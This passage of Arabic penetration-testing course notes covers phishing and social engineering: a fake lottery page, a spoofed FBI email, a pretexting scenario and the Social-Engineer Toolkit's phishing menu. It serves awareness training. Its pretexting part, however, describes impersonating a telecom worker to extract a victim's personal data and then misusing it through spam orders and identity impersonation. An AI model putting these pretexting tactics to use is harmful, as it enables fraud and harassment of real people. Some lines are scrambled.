عادي أنها شبه الصفحة الموقع الاولي بتاع ال **Canada lottery** وال **Attacker** هو ال عامل الصفحة دي وعاملها شبه الاصلية عشان
متشكش فيه خالص و هتلاقیه بالفعل حاططاك الرقم ال بعثهولك فال
 انه الفائز بالجائزة ... متصدقش كل حاجه تتبعتك زي **email**
مهنشوف فالجي ...



- بس ثوانی هنا تعالی نروح للموقع الاصلي الخاص ب Canada هنلاقي ان الموقع ذات نفسه محذرنا لو جالنا ايמייל من مصدر مجهول اننا كسبنا جايزه من غير منكون معانا ticket و تكون ال Attacker من scam messages دا كدا physical ticket بيعاول يخترقنا ... ال هو نصابيه يعني وانت لا كسبت ولا حاجه طالما ممعكش ticket للمسابقه دي ودا بالفعل حصل احنا جالنا الايميل لوحده كدا بدون اشتراك او اي حاجه مسبقه متعلقه بمسابقه السحب دي !! فدا كدا من ال Attacker Scam Attack بيعاول يخترق جهازي او يسحب بيانتي ... فبص الله جبهالك ازاي !!



- المثال الثاني معانا وهو ال fake FBI-email تلاقي واحد بعتلك email طبعا المفروض انت تكشف دا !! وبيقولوك ان ال FBI بعتلك ال details email دا فيه ال ATM Card الخاصه بال ATM Card بتعتاك ولازم تحدثها لأنهم اكتشفوا مجرم اخترق حساباتك البنكيه واعملها update بسرعه ... زي كدا ... وبرضه هتلافقهم بيقولو لك نزل الملف المرفق الموجود مع ال email عشان تشوف ال details .

Oh no, the FBI has sent me an email!


From: robertmueller@fbi.gov [mailto:robertmueller@fbi.gov]
Sent: Friday, June 18, 2010 3:51 AM
Subject: FBI ALERT (PRIVATE CONFIDENTIAL)...

VIEW THE ATTACHMENT FOR MORE DETAILS

ATM CARD PAYMENT.txt
4K Open as a Google document View Download

And the attachment states...

- لو بصينا عال **email message details** وخصوصا عال **header** ال بيكون مذكور فيها تفاصيل الرساله ومين المرسل والمرسل اليه وال **P** بتاع المرسل وهكذا ... هنلاقي ان ورا الايميل ال بعتنا دا ايميل تاني ال هو بتاع ال **Attacker** عمل **email Spoofing** للشخص ال بعتلي ال هو بالفعل شغال فال **FBI** بس هتلاقيه ورا واحد تاني فال **spoofing** فتعرف ان الشخص دا اتعمله **email details** ودا **attack** بيتنفذ عليك فخد بالك من ال **emails** ال بتجيلك من مصادر موثقه تعمل عليها ال **Check** مش المصادر المجهوله فقط !!



- قبل متضغط على اي رابط او قف عليه بالماوس فقط هيطلعك الموقع
ال بيوجهاك ليه ال **Link** دا فتشوفوه وتفحصه الاول قبل متضغط على
اي حاجه .




8.4 Pretexting samples:

- النقطه دي ببساطه اننا نسحب معلومات من ال **target** بتعنا نعرف
نستفيد بيهها بعد كدا فحاجه زي عمليات ال **Spoofing** ال **Data**
بنجيبيها من ال **Victim** بتنفعنا فحاجه زي كدا ... خد مثال ... عرفت
انت من خلال جمعك للمعلومات عن ال **target** بتاعك ان النت هيقطع
عنه يوم كذا من الساعه كذا ... والشركه نزلت اعلان بالكلام دا
Target معينه فب مشكله فالنت فالوقت دا ... اتصلت انت عال **Target**
بتاعك وعملت **Spoofing** لشركه الاتصالات و بتقوله انك موظف من
الشركه وعاوز تتبهه ان النت هيقطع عنده عشان لو عند اعمال هتتأثر
يلحق يلم الدنيا ... قلاك تمام فطلبت منه شويه بيانات زي عنوانه ورقم
موبایله وأخر 4 أرقام من موبایله الارضي وهكذا ... ممكن انت تاخذ
عنوانه دا وتبعث اوردرات **Spam** عليه او على ال **Target** بتاعك
مثال تشتري رواتر على رقم موبایله الارضي وعنوانه وتبعته عليه ...
تروح مكان معين على اساس انك هو ومعاك البيانات بتتعته كامله اللي
جمعتها منه و تستخدمنها فحاجات شخصيه وهكذا أو ممكن تسبيله مشكله
بال **Data** دي وهكذا ... بتستغل ظرف معين عشان تستفيد بالمعلومات.

8.5 Tools:

- عندنا Tool بتعملنا ال Social Engineering Attacks فال Social نازله عليه وهي ال اختصار ال Set kali Linux create ... دايم بتساعدك انك تعمل tool ... Engineer toolkit social engineering attacks فال تساعدك fake email وكمان بتقدر تعملك twitter أو Facebook زي fake pages وهمايه تستخدمنها ضد ال Target ... وكمان تقدر تربطلك ال fake pages بتاعك بال metasploit exploit مميزات كتير هي عباره عن Framework بتساعد ال . Social engineering Attacks فال penetration tester

- تعالى نشغل ال Tool فال Kali Linux عن طريق انك تكتب اسمها فقط ...



- عندك كذا module جواها تقدر تستخدم اي واحد وطبعا على حسب ال Target بتاعك ... هنا مثلا هختار ال module الاول بتاع ال phishing ومنه هتختار ال Social engineering attacks وتمشي مع باقي الخطوات عادي لحد متندذ ال Attack والاداه سهل التعامل معها بتختار الرقم المناسب لنوع ال ... Attack

ال انت عاوز تنفذه عال **Target** و بتدي ال **tool** شويه معطيات وهي بتقوم بال **Attack** بنفسها ... زي كدا .

```
set:phishing>1
Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>1
[-] Available templates:
1: Baby Pics
2: Have you seen this?
3: Dan Brown's Angels & Demons
4: How long has it been?
5: WOAAAAA!!!!!!! This is crazy...
6: Computer Issue
7: Order Confirmation
8: New Update
9: Status Report
10: Strange internet usage from your computer
set:phishing>
```

- وبس كدا بالنسبة لل **Social Module** دا خلصنا جزعيه ال **Tool Engineering Client** الخاصه بيها هي سهله جداً معتمده على ذكاءك انت ك **penetration tester** وكمان علىوعي ال أو الفرد أو العميل ال قدامك والحل الوحيد ليها عشان تتفادي الهجمات دي هي ال **Security Awareness** .

- **وفايينايه** بفضل الله سبحانه وتعالى قدرنا ننهي ال **Section** كامل **Network Security Penetration testing** بكل ال **Modules** الخاصه بيها بكل التفاصيل والاجزاء الخاصه بيها بالتطبيق بالامثله ... نصيحه ... طبق كل معلومه ت Shawfها عشان تثبت معاك كوييس.

- **أهم حاجه لا تنسى ذكر الله وفرضك الخمسه وورد القرآن والصلاه على النبي صلي الله عليه وسلم ... ومش تحتاج أفكرك بالمقاطعه (أثبت ي بطل) و بالداعاء الصادق بالنصر لأخواتنا المستضعفين في غزة والسودان واليمن وسوريا وكل مكان بأن ينصرهم الله ويثبت أقدامهم .**

- حابب أنوه لنقطه مهمه وهي اننا مكملين ان شاء الله فمشاركه شرح أجزاء تانيه متقدمه متعلقه بال **Penetration Testing Extreme** زي ال **Advanced Active Directory Attacks** وكمان واجزاء **Red Team** من ال **Defensive Evasion** وكمان ال **MySQL Server Operations** ومواضيع تانيه كتير هتقال اعجابكوا وتعود عليکوا بقيمه حقيقيه كل دا هنشوفه مع بعض فشرح أجزاء من كورس زي ال **PTX V2** ودا القادرم باعذن الله وان شاء الله يكون أفضل .

